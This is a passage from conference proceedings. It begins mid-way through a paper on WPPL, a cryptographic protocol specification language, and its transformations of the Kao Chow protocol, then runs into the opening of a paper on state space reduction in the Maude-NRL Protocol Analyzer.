1. a cannot construct the message on line 3 because na is not bound.
2. s cannot construct the message on line 4 because kab is not bound.
3. b cannot match the message on line 4 because kas is not bound.
4. b cannot construct the message on line 5 because nb is not bound.
5. a cannot match the message on line 5 because kab is not bound.

We are specifically interested in allowing protocols to be taken from standard presentations in the literature and used with our compiler. As other researchers have noted [1,4], protocols like this often make use of very loose constructions and leave many essentials implicit. One approach is to reject such protocols outright and force conformance. Our approach is to recognize that there is a de facto idiomatic language in use and support it, rather than throwing out the large number of extant specifications.

The Kao Chow protocol contains all the idioms that we most commonly encounter:

I. Implicitly generating fresh nonces and keys by using a name that does not appear in the rest of the specification (e.g., na, kab, and nb).
II. Allowing roles to serve as carriers for messages that they cannot inspect, without indicating this (e.g., the first part of line 4's message).
III. Leaving the order of pattern-matching unspecified (e.g., line 5).

We remove all these idioms and produce a version of this protocol that is well-formed.

Overview. Our transformation has three stages. The first removes idiom I, by generating new bindings for nonces and keys. The second removes idiom II and is the first step of removing idiom III. It lifts out message components that are possibly unmatchable,

```
  (spec ([a (a b s kas) (kab)]
         [b (b s kbs) (kab)] [s (a b s kas kbs) (kab)])
3' let na = new nonce
   [a -> s : a, b, na]
4' let kab = new symkey
   [s -> b : {|a, b, na, kab|} kas, {|a, b, na, kab|} kbs]
5' let nb = new nonce
   [b -> a : {|a, b, na, kab|} kas, {|na|} kab, nb]
   [a -> b : {|nb|} kab] .)
```

Fig. 8. Kao Chow in WPPL after step one

i.e., encrypted or hashed, and binds them to identifiers. The third stage matches bound identifiers against their construction pattern, when this will succeed. This sequences pattern matching, removing idiom III, and recovers any losses temporarily created by stage two. We conclude with an evaluation of these transformations.

Generation. Our first transformation addresses problems 1, 2 and 4 above by explicitly generating fresh values for all nonces, symmetric keys, and public keys that appear free in the entire protocol. After transformation, Kao Chow is as in Fig. 8.

This transformation is very simple, so we do not present it in detail. Instead, we explain its correctness theorem. We write *gen*(*s*) as the result of this stage for specification *s*. Our theorem establishes a condition for when the first idiom is removed:

Theorem 7. *For all s, if its action does not contain an instance of recursive binding, then for all vi, if vi appears free in gen*(*s*)*, then there exists a type vt, such that vt is* not `nonce`*,* `symkey`*, or* `pubkey` *and vi appears free in s with type vt.*

An action has recursive binding if it contains as a sub-action `bind` *r v m a* and *v* appears in *m*. These actions are not strictly well-formed, because *v* is not bound in *m*. However, we cannot assume that input specifications are well-formed—our transformation is to make them so! So, we have parceled out the smallest amount of well-formedness necessary.

This theorem says that any free identifier (a) is not of one of the types for which we can construct a fresh value and (b) is free in the original specification, i.e., was *not* introduced by our transformation. Thus, the first idiom is successfully removed. But we still have problems 3 and 5, so our modified Kao Chow protocol is still not well-formed.

Lifting. The second stage transforms each message construction by introducing a message binding for each message component. It binds those components that can potentially fail to match, namely signing and encryption (which require the key to be matched), and hashing (which requires the hash contents to be matched). This results in Kao Chow further being rewritten to the form shown in Fig. 9. As a result of this transformation, `b` can transmit `msg0` without needing to inspect it on line 4.

This serves to ensure (a) all matching sides of communication are well-formed; (b) messages that are carried without inspection are well-formed for sending; and, (c) sequencing is completely unspecified on the receiving side. We prove a theorem about this stage that establishes criterion (a), but we argue criteria (b) and (c) informally.

```
   (spec ([a (a b s kas) (kab)]
          [b (b s kbs) (kab)] [s (a b s kas kbs) (kab)])
    let na = new nonce
    [a -> s : a, b, na]
    let kab = new symkey
4'' bind msg0 = {|a, b, na, kab|} kas
4'' bind msg1  = {|a, b, na, kab|} kbs
    [s -> b : msg0, msg1]
    let nb = new nonce
5'' bind msg2 = {|na|} kab
    [b -> a : msg0, msg2, nb]
6'' bind msg3 = {|nb|} kab
    [a -> b : msg3] .)
```

Fig. 9. Kao Chow in WPPL after step two

```
    (spec ([a (a b s kas) (kab)]
           [b (b s kbs) (kab)] [s (a b s kas kbs) (kab)])
     let na = new nonce
     [a -> s : a, b, na]
     let kab = new symkey
     bind msg0 = {|a, b, na, kab|} kas
     bind msg1 = {|a, b, na, kab|} kbs
     [s -> b : msg0, msg1]
5''' match msg1 with {|a, b, na, kab|} kbs
     let nb = new nonce
     bind msg2 = {|na|} kab
     [b -> a : msg0, msg2, nb]
6''' match msg0 with {|a, b, na, kab|} kas
6''' match msg2 with {|na|} kab
     bind msg3 = {|nb|} kab
     [a -> b : msg3]
7''' match msg3 with {|nb|} kab .)
```

Fig. 10. Kao Chow in WPPL after step three

One interesting part of our transformation is that it is not structurally recursive in the action. In the cases for communication, binding, and matching, the translation is recursively applied to the result of replacing all instances of the lifted message components in the continuation. Instead, we recur on a natural number bound. We prove that the number of actions is a lower bound for its correctness.

This transformation removes idiom II, but introduces many instances of idiom III.

Opening. The third stage introduces pattern-matching at each point where a message previously bound may be successfully matched against the pattern it was bound to. This results in Kao Chow being rewritten to the final, well-formed, form shown in Fig. 10.

After this stage, every message that can possibly be deconstructed by each role is deconstructed. This removes idiom III by fully specifying the order of pattern matching. In particular, it removes instances of idiom III introduced by the second stage.

Although it follows from this stage's mission statement, it is not necessarily intuitive that this stage will also check that previously unverified message contents are correct. Since this pattern occurs when a message that *could not* be deconstructed becomes transparent, this pattern *is* handled by this step. For example, if a commitment message, $hash(m)$, has been received, but the contents, m, is unknown until a later step; this stage will check the commitment at the appropriate time.

This stage must solve the following problem: find some order whereby the messages may be matched, or "opened." A message may be opened if (a) the identifier it is bound to is bound (which isn't necessarily the case: e.g., msg0 is not bound on line 7) and (b) it is well-formed for receiving in the environment. At each line of the specification, our transformation will compute the set of messages that may be opened, and the order to open them in. If a message cannot be opened, it will be reconsidered in subsequent lines. Note that this is a recursive set, because opening a message extends the environment, potentially enabling more messages to be opened. Thus, messages that can't be opened may become amenable to opening after some other message is opened.

The core of the transformation is a function that computes this set for each line. This function, open_bmsgs, in principle accepts a B, list of identifiers and message patterns, i.e., the bound messages, and σ, an environment. It partitions B into two lists: C, the bound messages that *cannot* be opened; and O, those that can.

In fact, this function cannot not only receive these two values as arguments, because it cannot be defined recursively on either of them. Instead, it is supplied an additional integer bound that must be greater than the number of messages.

Theorem 8. *If (i, m) is in C, then either $i \notin \sigma \cup ids(O)$ or $\sigma \cup ids(O) \nvdash_r m$.*

Theorem 9. *If $O = p \mathbin{@} (i, m) :: q$, then $i \in \sigma \cup ids(p)$ and $\sigma \cup ids(p) \vdash_r m$.*

Our transformation is trivial, given open_bmsgs. In essence, it keeps track of the environment of the role being transformed and the bound messages. Then, it calls open_bmsgs and uses the result of a small auxiliary, build_match, destructures bound messages, thereby removing idiom III. We prove the following theorem about build_match:

Theorem 10. *If $\kappa, \sigma \cup ids(O) \vdash^r_\rho a$ and $\texttt{build\_match}\ r\ O\ a = a'$ then $\kappa, \sigma \vdash^r_\rho a'$.*

Evaluation We now evaluate the effectiveness of these transformations. We did not "evaluate" end-point projection because our theorem established that it succeeds for *all* inputs. Similarly, we have established appropriate correctness conditions for each of the three transformations. However, we still need to determine how well the three transformations actually cover the space of protocols found in practice. (Note that we cannot argue the correctness of the composition of the three transformations, because their input is not well-formed, so there is no foundation for their "correctness".)

We attempted to encode fifty of the protocols in the SPORE repository in WPPL. We successfully encoded forty-three of the protocols. We consider this compelling evidence that WPPL is useful for producing protocols. Of these protocols, *zero* were well-formed in the repository and *all* are well-formed after applying the composed transformation. This demonstrates the transformations can remove idioms from protocol specifications.

Weaknesses and Limitations. WPPL has a few weaknesses that prevent all protocols to be encoded. First, WPPL cannot express unique cryptographic primitives. It can only express asymmetric or symmetric modes of encryption or signing and hashing. Therefore, it cannot express protocols that build these (and other) primitives. For example, the Diffie-Hellman protocol [11] is a method of creating shared symmetric keys. We cannot guarantee from within our framework that these keys are equivalent to our symmetric keys. In essence, this protocol is too low-level for our theory.

Second, there is no way to express conditional execution in WPPL. Thus, there is only one path through a protocol and protocols with built-in failure handling, such as the GJM protocol [14], cannot be written. We could have extended our work to allow the expression of these protocols, but WPPL attempts to capture the spirit of traditional protocol description, and we cannot identify a community consensus on how to write conditional executions.

Third, protocols that rely on parallel execution are not well-formed, as mentioned earlier. For example, a principal cannot transmit two messages in a row, without receiving a message. The transformation does not remove this instance of parallelism.

6 Related Work

End-point Projection. Carbone, Honda, and Yoshida [9] have developed an end-point projection for the Choreography Description Language. Our approach is different in a few fundamental ways. First, they do not specify a well-formedness condition to identify information asymmetries between participants as we do in Sec. 2, because they do not discuss cryptography. Instead, their well-formedness conditions only involve session usage. Second, sessions are an assumed concept in Web Services, whereas in the cryptographic space, session creation is often the goal of a protocol. Therefore, we cannot impose their session usage conditions. Third, they allow conditional and parallel protocol execution, which we do not.

Sabri and Khedri [23] employ the Carbone framework of end-point projection in their development of a framework for capturing the knowledge of protocol participants. They observe that they must verify the well-formedness of protocols given information asymmetries, but do not address this problem. Rather, they assume they are resolved appropriately. Therefore, our work is complementary to theirs.

Corin et al. [10] perform end-point projection in their work on session types. A session type is a graph that expresses a global relation among protocol participants, including the pattern of legal communications. When implementing a role, it is necessary to consider that role's view of the graph. End-point projection is used to derive these session views as types that can be verified at each end-point. Corin's application of end-point projection is different from either Carbone's or ours. While Corin uses EPP at the type-level, we use it at the program-level. However, the technique is basically the same.

Program Slicing. The essence of end-point projection is program slicing [25]. Program slicing is a technique to take a program and remove parts of it that are irrelevant to some particular party. For example, the program slice with respect to some variable is the subset of that program which influences the value of the variable. In our case, we will be slicing a program with respect to some participant and removing parts of the program that do not concern that party. In particular, if the role in question receives a message, it need not be concerned with the generation of that message.

Compiling Traditional Protocol Specifications. CAPSL [20] is a system that transforms a protocol into runnable Java code. CAPSL describe the entire protocol and their compiler performs an end-point projection. Our work is distinct for multiple reasons. First, CAPSL targets the analysis theory of the NRL Protocol Analyzer [19], rather than the stand spaces with rely-guarantee. Second, CAPSL specifications are fully explicit and annotated to resolve idioms, thus they do not resemble the style used in the literature.

Casper [18], "a compiler for the analysis of security protocols", takes programs written in a whole-protocol form and transforms it into CSP processes that can be checked with the FDR model-checker. This system is intended not only to specify the protocol, but also its security goals. Like CAPSL, protocols are required to be fully explicit and without idioms. However, Casper is superior to WPPL in that it deals with properties. This represents a difference in WPPL's focus: protocol deployment rather than development.

CAPSL, Casper, AVISS [3] and CVS [13] use the % operator to annotate when values cannot be understood and must be treated as black boxes. Our transformation essentially generates these annotations are generated where information asymmetries exist.

Jacquemard et al. [16] compile whole-protocol specifications into rewrite rules that model the protocol and can be verified with the daTac theorem-prover. This system specifies the protocol as well as properties about it. The main advantage over Casper, etc. is that daTac can be used to handle infinite state models. In their work, they deal with information asymmetries by tracking the knowledge available to each principal at each point of the protocol. However, they do not revisit earlier message components that were treated as black boxes when the knowledge needed to inspect their contents becomes available as we do. This process of dealing with idioms and information asymmetries is embedded in their semantics, rather than an orthogonal step (as we present it).

Explication. Bodei et al. [5] mention the idioms of traditional protocol specifications. In their work they give some advice for how to manually make such specifications explicit, but they do not automate this process.

Briais and Nestmann [6] investigate the formal semantics of traditional protocol specifications. They address three of four forms of informality mentioned by Abadi [1]. Only two of these correspond to parts of our transformation or specification language. First, to "make explicit what is known before a protocol is run", which we require in the WPPL specification. Second, to "make explicit ... what is to be generated freshly during a protocol run", which we detect as step one of our transformation. In their work, they do not require the usage of the % operator, but they do not revisit old messages, when more information is available, as we do.

Caleiro et al. [8] study the semantics of traditional protocol specifications. In their work, they focus on the internal actions of principals. They give a manual strategy for encoding traditional whole-protocol specifications into a number of single-role specifications in their semantic framework. Their denotational semantics of these specifications makes explicit when and how incoming messages are checked and outgoing messages generated. They also provide a transformation of their specifications into a variant of the spi-calculus [2]. They prove that this transformation is meaningfully related to the denotational semantics. In contrast, our work takes traditional specifications mostly as-is and directly provides a semantics in the strand spaces model. We also provide a formally verified compilation to CPPL for deployment purposes. An important similarity in the two works is that in the their approach messages that cannot be understood are represented as variables in their "incremental symbolic runs", while in our approach, the idiom removal transformation introduces these variables directly into the specification and checked when possible.

CPPL *and Process Calculi.* CPPL is uncommon amongst cryptographic protocol calculi and verifiers. Verifiers typically work with process calculi languages, such as the spi-calculus [2]. In contrast to spi, CPPL is not intended to be verified directly; instead, it is meant to be used in implementations. Verification of CPPL specifications is through its semantic interpretation—the strand spaces model. This model has a rich body of analysis research, as well as formal relations to many other verification methods, which our work can seamlessly leverage for verification purposes.

7 Conclusion

We have presented WPPL, a programming language for whole-protocol specification, along with an end-point projection from WPPL to CPPL. We have shown that this projection is correct through verified proofs. We have also given a transformation that resolves idioms in traditional protocol presentations. We have shown properties of this transformation with verified proofs. We have validated our transformations by applying them successfully to eighty-six percent of the protocols in the SPORE repository. In the future, we would like to extend WPPL to support conditional and parallel execution, and better integrate our work with the existing results from Carbone, et al., for Web Services [9].

Acknowledgments. This work is partially supported by the NSF (CCF-0447509, CNS-0627310, and a Graduate Research Fellowship), Cisco, and Google. We are grateful for the advice and encouragement of Joshua Guttman and John Ramsdell.

References

1. Abadi, M.: Security protocols and their properties. In: Foundations of Secure Computation (2000)
2. Abadi, M., Gordon, A.D.: A calculus for cryptographic protocols: The spi calculus. Information and Computation 148(1), 1–70 (1999)
3. Armando, A., Basin, D.A., Bouallagui, M., Chevalier, Y., Compagna, L., Mödersheim, S., Rusinowitch, M., Turuani, M., Viganò, L., Vigneron, L.: The AVISS security protocol analysis tool. In: Computer Aided Verification (2002)
4. Bodei, C., Buchholtz, M., Degano, P., Nielson, F., Nielson, H.R.: Automatic validation of protocol narration. In: Computer Security Foundations Workshop (2003)
5. Bodei, C., Buchholtz, M., Degano, P., Nielson, F., Nielson, H.R.: Static validation of security protocols. Journal of Computer Security 13(3), 347–390 (2005)
6. Briais, S., Nestmann, U.: A formal semantics for protocol narrations. Theoretical Computer Science 389(3), 484–511 (2007)
7. Burrows, M., Abadi, M., Needham, R.: A logic of authentication. Proceedings of the Royal Society Series A 426(1871), 233–271 (1871)

8. Caleiro, C., Viganò, L., Basin, D.: On the semantics of Alice&Bob specifications of security protocols. Theoretical Computer Science 367(1-2), 88–122 (2006)
9. Carbone, M., Honda, K., Yoshida, N.: Structured communication-centred programming for web services. In: European Symposium on Programming (2007)
10. Corin, R., Denielou, P.-M., Fournet, C., Bhargavan, K., Leifer, J.: Secure implementations for typed session abstractions. In: Computer Security Foundations Symposium (2007)
11. Diffie, W., Hellman, M.: New directions in cryptography. IEEE Transactions on Information Theory 22(6), 644–654 (1976)
12. Dolev, D., Yao, A.: On the security of public-key protocols. IEEE Transactions on Information Theory 29, 198–208 (1983)
13. Durante, A., Focardi, R., Gorrieri, R.: A compiler for analyzing cryptographic protocols using noninterference. ACM Transactions on Software Engineering and Methodology 9(4), 488–528 (2000)
14. Garay, J.A., Jakobsson, M., MacKenzie, P.: Abuse-free optimistic contract signing. In: International Cryptology Conference (1999)
15. Guttman, J.D., Herzog, J.C., Ramsdell, J.D., Sniffen, B.T.: Programming cryptographic protocols. In: Trust in Global Computing (2005)
16. Jacquemard, F., Rusinowitch, M., Vigneron, L.: Compiling and verifying security protocols. Logic for Programming and Automated Reasoning (2000)
17. Kao, I.L., Chow, R.: An efficient and secure authentication protocol using uncertified keys. Operating Systems Review 29(3), 14–21 (1995)
18. Lowe, G.: Casper: A compiler for the analysis of security protocols. In: Computer Security Foundations Workshop (1997)
19. Meadows, C.: A model of computation for the NRL protocol analyzer. In: Computer Security Foundations Workshop (1994)
20. Millen, J., Muller, F.: Cryptographic protocol generation from CAPSL. Technical Report SRI-CSL-01-07, SRI International (December 2001)
21. Neuman, B.C., Ts'o, T.: Kerberos: An authentication service for computer networks. Technical Report ISI/RS-94-399, USC/ISI (1994)
22. Project EVA. Security protocols open repository (2007), http://www.lsv.ens-cachan.fr/spore/
23. Sabri, K.E., Khedri, R.: A mathematical framework to capture agent explicit knowledge in cryptographic protocols. Technical Report CAS-07-04-RK, McMaster University (2007)
24. The Coq development team. The Coq proof assistant reference manual, 8.1 edition (2007)
25. Weiser, M.: Program slicing. In: International Conference on Software Engineering (1981)

State Space Reduction in the Maude-NRL Protocol Analyzer

Santiago Escobar[1,⋆], Catherine Meadows[2], and José Meseguer[3]

[1] Universidad Politécnica de Valencia, Spain
sescobar@dsic.upv.es
[2] Naval Research Laboratory, Washington, DC, USA
meadows@itd.nrl.navy.mil
[3] University of Illinois at Urbana-Champaign, USA
meseguer@cs.uiuc.edu

Abstract. The Maude-NRL Protocol Analyzer (Maude-NPA) is a tool and inference system for reasoning about the security of cryptographic protocols in which the cryptosystems satisfy different equational properties. It both extends and provides a formal framework for the original NRL Protocol Analyzer, which supported equational reasoning in a more limited way. Maude-NPA supports a wide variety of algebraic properties that includes many crypto-systems of interest such as, for example, one-time pads and Diffie-Hellman. Maude-NPA, like the original NPA, looks for attacks by searching backwards from an insecure attack state, and assumes an unbounded number of sessions. Because of the unbounded number of sessions and the support for different equational theories, it is necessary to develop ways of reducing the search space and avoiding infinite search paths. As a result, we have developed a number of state space reduction techniques. In order for the techniques to prove useful, they need not only to speed up the search, but should not violate soundness so that failure to find attacks still guarantees security. In this paper we describe the state space reduction techniques we use. We also provide soundness proofs, and experimental evaluations of their effect on the performance of Maude-NPA.

1 Introduction

The Maude-NPA is a tool and inference system for reasoning about the security of cryptographic protocols in which the cryptosystems satisfy different equational properties. The tool handles searches in the unbounded session model, and thus can be used to provide proofs of security as well as to search for attacks. It is the next generation of the NRL Protocol Analyzer [11], a tool that supported limited equational reasoning and was successfully applied to the analysis of many different protocols. In Maude-NPA we improve on the original NPA in three ways. First of all, unlike NPA, which required considerable interaction with the user,

[⋆] S. Escobar has been partially supported by the EU (FEDER) and the Spanish MEC, under grant TIN 2007-68093-C02, and Integrated Action HA 2006-0007.

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 548–562, 2008.

Maude-NPA is completely automated. Secondly, its inference system has a formal basis in terms of rewriting logic and narrowing, which allows us to provide proofs of soundness and completeness [7]. Finally, the tool's inference system supports reasoning modulo the algebraic properties of cryptographic and other functions. Such algebraic properties are expressed as equational theories whose equations are confluent, coherent, and terminating modulo equational axioms such as commutativity (C), associativity-commutativity (AC), or associativity-commutativity plus identity (ACU) of some function symbols [6]. The Maude-NPA has then both dedicated and generic methods for solving unification problems in such theories [5,4], which under appropriate checkable conditions yield finitary unification algorithms [4].

Since Maude-NPA allows reasoning in the unbounded session model, and because it allows reasoning about different equational theories (which typically generate many more solutions to unification problems than syntactic unification, leading to bigger state spaces), it is necessary to find ways of pruning the search space in order to prevent infinite or overwhelmingly large search spaces. One technique for preventing infinite searches is the generation of formal grammars describing terms unreachable by the intruder described in [11,7]. However, grammars do not prune out all infinite searches, and there is a need for other techniques. Moreover, even when a search space is finite it may still be necessary to reduce it to a manageable size, and state space reduction techniques for doing that will be necessary. In this paper we describe some of the major state space reduction techniques that we have recently implemented in Maude-NPA, and provide soundness proofs and experimental evaluations demonstrating an average state-space size reduction of 96% (i.e., the average size of the reduced state space is 4% of that of the original one) in the examples we have evaluated. Furthermore, we show our combined techniques effective in obtaining a *finite* state space for all protocols in our experiments.

We first describe the model of computation used by the Maude-NPA and how we obtain a first state-space reduction by reducing the number of variables present in a state. Also, we briefly describe how automatically generated grammars provide a second reduction that cuts down the search space. The additional state space reduction techniques presented in this paper are: (i) giving priority to input messages in strands, (ii) early detection of inconsistent states (never reaching an initial state), (iii) a relation of transition subsumption (to discard transitions and states already being processed in another part of the search space), and (iv) the super lazy intruder (to delay the generation of substitution instances as much as possible). The rest of the paper is organized as follows. After some preliminaries in Section 2, we describe in Section 3 how Maude-NPA works. In Section 4, after a brief overview of the way grammars are used, we describe the various state space reduction techniques that have been introduced to control state explosion, and give proofs of their soundness. We also show their relations to other optimization techniques in the literature. In Section 5 we describe out our experimental evaluation of the state-space reduction techniques. In Section 6 we describe future work and conclude the paper.

2 Preliminaries

We follow the classical notation and terminology from [16] for term rewriting and from [12,13] for rewriting logic and order-sorted notions. We assume an *order-sorted signature* Σ with a finite poset of sorts $(\mathsf{S}, \leq)$ and a finite number of function symbols. We assume an S-sorted family $\mathcal{X} = \{\mathcal{X}_\mathsf{s}\}_{\mathsf{s}\in\mathsf{S}}$ of disjoint variable sets with each $\mathcal{X}_\mathsf{s}$ countably infinite. $\mathcal{T}_\Sigma(\mathcal{X})_\mathsf{s}$ is the set of terms of sort s, and $\mathcal{T}_{\Sigma,\mathsf{s}}$ is the set of ground terms of sort s. We write $\mathcal{T}_\Sigma(\mathcal{X})$ and $\mathcal{T}_\Sigma$ for the corresponding term algebras. We write $\mathcal{V}ar(t)$ for the set of variables present in a term t. The set of positions of a term t is written $Pos(t)$, and the set of non-variable positions $Pos_\Sigma(t)$. The root of a term is Λ. The subterm of t at position p is $t|_p$, and $t[u]_p$ is result of replacing $t|_p$ by u in t. A *substitution* σ is a sort-preserving mapping from a finite subset of $\mathcal{X}$ to $\mathcal{T}_\Sigma(\mathcal{X})$. The identity substitution is *id*. Substitutions are homomorphically extended to $\mathcal{T}_\Sigma(\mathcal{X})$. The restriction of σ to a set of variables V is $\sigma|_V$. The composition of two substitutions is $(\sigma \circ \theta)(X) = \theta(\sigma(X))$ for $X \in \mathcal{X}$.

A *Σ-equation* is an unoriented pair $t = t'$, where $t, t' \in \mathcal{T}_\Sigma(\mathcal{X})_\mathsf{s}$ for some sort $\mathsf{s} \in \mathsf{S}$. Given Σ and a set E of Σ-equations such that $\mathcal{T}_{\Sigma,\mathsf{s}} \neq \emptyset$ for every sort s, order-sorted equational logic induces a congruence relation $=_E$ on terms $t, t' \in \mathcal{T}_\Sigma(\mathcal{X})$ (see [13]). Throughout this paper we assume that $\mathcal{T}_{\Sigma,\mathsf{s}} \neq \emptyset$ for every sort s. An *E-unifier* for a Σ-equation $t = t'$ is a substitution σ s.t. $\sigma(t) =_E \sigma(t')$. A *complete* set of E-unifiers of an equation $t = t'$ is written $CSU_E(t = t')$. We say $CSU_E(t = t')$ is *finitary* if it contains a finite number of E-unifiers.

A *rewrite rule* is an oriented pair $l \to r$, where $l \notin \mathcal{X}$ and $l, r \in \mathcal{T}_\Sigma(\mathcal{X})_\mathsf{s}$ for some sort $\mathsf{s} \in \mathsf{S}$. An *(unconditional) order-sorted rewrite theory* is a triple $\mathcal{R} = (\Sigma, E, R)$ with Σ an order-sorted signature, E a set of Σ-equations, and R a set of rewrite rules. A *topmost rewrite theory* is a rewrite theory s.t. for each $l \to r \in R$, $l, r \in \mathcal{T}_\Sigma(\mathcal{X})_{\mathsf{State}}$ for a top sort State, $r \notin \mathcal{X}$, and no operator in Σ has State as an argument sort. The rewriting relation $\to_R$ on $\mathcal{T}_\Sigma(\mathcal{X})$ is $t \xrightarrow{p}_R t'$ (or $\to_R$) if $p \in Pos_\Sigma(t)$, $l \to r \in R$, $t|_p = \sigma(l)$, and $t' = t[\sigma(r)]_p$ for some σ. The rewriting relation $\to_{R,E}$ on $\mathcal{T}_\Sigma(\mathcal{X})$ is $t \to_{R,E} t'$ (or $\to_{R,E}$) if $l \to r \in R$, $t =_E \sigma(l)$, and $t' = \sigma(r)$.

The narrowing relation $\leadsto_R$ on $\mathcal{T}_\Sigma(\mathcal{X})$ is $t \overset{p}{\leadsto}_{\sigma,R} t'$ (or $\leadsto_{\sigma,R}$, $\leadsto_R$) if $p \in Pos_\Sigma(t)$, $l \to r \in R$, $\sigma \in CSU_\emptyset(t|_p = l)$, and $t' = \sigma(t[r]_p)$. Assuming that E has a finitary and complete unification algorithm, the narrowing relation $\leadsto_{R,E}$ on $\mathcal{T}_\Sigma(\mathcal{X})$ is $t \overset{p}{\leadsto}_{\sigma,R,E} t'$ (or $\leadsto_{\sigma,R,E}$, $\leadsto_{R,E}$) if $p \in Pos_\Sigma(t)$, $l \to r \in R$, $\sigma \in CSU_E(t|_p = l)$, and $t' = \sigma(t[r]_p)$.

3 The Maude-NPA's Execution Model

In the Maude-NPA [7], protocols are specified with a notation derived from strand spaces [10]. In a *strand*, a local execution of a protocol by a principal is indicated by a sequence of messages $[msg_1^-,\ msg_2^+,\ msg_3^-, \ldots,\ msg_{k-1}^-,\ msg_k^+]$ where nodes representing input messages are assigned a negative sign, and nodes representing output messages are assigned a positive sign. In Maude-NPA, strands evolve over time and thus we use the symbol | to divide past and future in a strand, i.e., $[nil, msg_1^\pm, \ldots, msg_{j-1}^\pm \mid msg_j^\pm, msg_{j+1}^\pm, \ldots, msg_k^\pm, nil]$ where $msg_1^\pm, \ldots, msg_{j-1}^\pm$ are the past messages, and $msg_j^\pm, msg_{j+1}^\pm, \ldots, msg_k^\pm$ are the future messages ($msg_j^\pm$ is the immediate future message). The nils are present so that the bar may be placed at the beginning or end of the strand if necessary. A strand $[msg_1^\pm, \ldots, msg_k^\pm]$ is a shorthand for $[nil \mid msg_1^\pm, \ldots, msg_k^\pm, nil]$ and we often remove the nils for clarity. We write $\mathcal{P}$ for the set of strands in a protocol.

A *state* is a set of Maude-NPA strands unioned together with an associative and commutativity union operator $\_\&\_$ with identity operator $\emptyset$, along with an additional term describing the intruder knowledge at that point. The *intruder knowledge* is represented as a set of facts unioned together with an associative and commutativity union operator $\_,\_$ with identity operator $\emptyset$ and wrapped by a function symbol $\{\_\}$ as a state component. There are two kinds of intruder facts: positive knowledge facts (the intruder knows m, i.e., $m{\in}\mathcal{I}$), and negative knowledge facts (the intruder does not yet know m but will know it in a future state, i.e., $m{\notin}\mathcal{I}$), where m is a message expression.

Strands communicate between them via a unique shared channel, i.e., by sending messages to the channel and retrieving messages from the channel. However, we do not explicitly represent the channel in our model. Instead, since the intruder is able to learn any message present in the channel, we use the intruder knowledge as the channel. When the intruder observes a message in the channel, then it learns it, i.e., a message m is learned in a transition (in a forward execution of the protocol) from a state with the fact $m{\notin}\mathcal{I}$ in its intruder knowledge part to a state with the fact $m{\in}\mathcal{I}$ in its intruder knowledge part. The intruder has the usual ability to read and redirect traffic, and can also perform operations, e.g., encryption, decryption, concatenation, exclusive or, exponentiation, etc., on messages that it has received; the nature and algebraic properties of such operations depend on the given cryptographic theory $E_{\mathcal{P}}$. Intruder operations are described in terms of the intruder sending messages to itself, which are represented as different strands, one for each action. All intruder and protocol strands are described symbolically, using a mixture of variables and constants, so a single specification can stand for many concrete instances. There is no restriction on the number of principals, number of sessions, nonces, or time, i.e., no data abstraction or approximation is performed.

The user can make use of a special sort Fresh in the protocol-specific signature Σ for representing fresh unguessable values, e.g., for nonces. The meaning of a variable of sort Fresh is that it will never be instantiated by an E-unifier generated during the backwards reachability analysis. This ensures that if nonces are represented using variables of sort Fresh, they will never be merged and no approximation for nonces is necessary. We make the Fresh variables generated by a strand explicit by writing $(r_1, \ldots, r_k : \mathsf{Fresh})\ [msg_1^\pm, \ldots, msg_n^\pm]$, where $r_1, \ldots, r_k$ are all the variables of sort Fresh generated by $msg_1^\pm, \ldots, msg_n^\pm$.

The types and algebraic properties of the operators used in messages (cryptographic and otherwise) are described as an equational theory $E_{\mathcal{P}}$.

Example 1. [6] The Diffie-Hellman protocol uses exponentiation to achieve authentication between two parties, A and B. The informal textbook-level protocol description proceeds as follows.

$$1.\ A \rightarrow B : \{A, B, g^{N}\ \} \quad 2.\ B \rightarrow A : \{B, A, g^{N}\ \} \quad 3.\ A \rightarrow B : \{secret\}_{(g \quad)}$$

In the Maude-NPA formalization of the protocol, we explicitly specify the signature Σ describing messages, nonces, etc. A nonce N_A is denoted by $n(A, r)$, where r is a unique variable of sort Fresh. Concatenation of two messages, e.g., N_A and N_B, is denoted by the operator $\_;\_$, e.g., $n(A, r)\ ;\ n(B, r')$. Encryption of a message M is denoted by $e(A, M)$, e.g., $\{N_B\}_{K}$ is denoted by $e(K_B, n(B, r'))$. Decryption is similarly denoted by $d(A, M)$. Raising a message M to the power of an exponent E (i.e., M^E) is denoted by $exp(M_1, M_2)$, e.g., g^N is denoted by $exp(g, n(B, r'))$. Associative-commutative multiplication on nonces is denoted by $\_{*}\_$. A secret generated by a principal is denoted by $sec(A, r)$, where r is a unique variable of sort Fresh. The protocol-specific signature Σ is as follows (Maude-NPA expects a sort Msg denoting messages in the protocol specification):

$$\begin{gathered}
a, b, i : \rightarrow \mathsf{Name} \qquad e, d : \mathsf{Key} \times \mathsf{Msg} \rightarrow \mathsf{Enc} \\
n : \mathsf{Name} \times \mathsf{Fresh} \rightarrow \mathsf{Nonce} \qquad \_;\_ : \mathsf{Msg} \times \mathsf{Msg} \rightarrow \mathsf{Msg} \qquad g : \rightarrow \mathsf{Gen} \\
exp : \mathsf{GenvExp} \times \mathsf{NonceSet} \rightarrow \mathsf{Exp} \qquad \_{*}\_ : \mathsf{NonceSet} \times \mathsf{NonceSet} \rightarrow \mathsf{NonceSet}
\end{gathered}$$

together with the following subsort relations $\mathsf{Name}, \mathsf{Nonce}, \mathsf{Enc}, \mathsf{Exp} < \mathsf{Msg}$, $\mathsf{Nonce} < \mathsf{NonceSet}$, and $\mathsf{Gen}, \mathsf{Exp} < \mathsf{GenvExp}$. In the following we will use letters A, B for variables of sort Name, letters r, r', r'' for variables of sort Fresh, and letters M, M_1, M_2, Z for variables of sort Msg; whereas letters X, Y will also represent variables, but their sort will depend on the concrete position in a term. The encryption/decryption cancellation properties are described using the equations $e(X, d(X, Z)) = Z$ and $d(X, e(X, Z)) = Z$ in $E_{\mathcal{P}}$. The key algebraic property on exponentiations $z^{x}\ \ = z^{x*y}$ is described using the equation $exp(exp(W, Y), Z) = exp(W, Y * Z)$ in $E_{\mathcal{P}}$ (where W is of sort Gen instead of the more general sort $\mathsf{GenvExp}$ in order to provide a finitary narrowing-based unification procedure modulo $E_{\mathcal{P}}$, see [6]). Although multiplication modulo a prime number has a unit and inverses, we have only included the algebraic property that is necessary for Diffie-Hellman to work. The two strands $\mathcal{P}$ associated to the three protocol steps shown above are:

(s1) $(r, r'{:}\mathsf{Fresh})[\ (A; B; exp(g, n(A, r)))^+, (B; A; X)^-, (e(exp(X, n(A, r)), sec(A, r')))^+]$
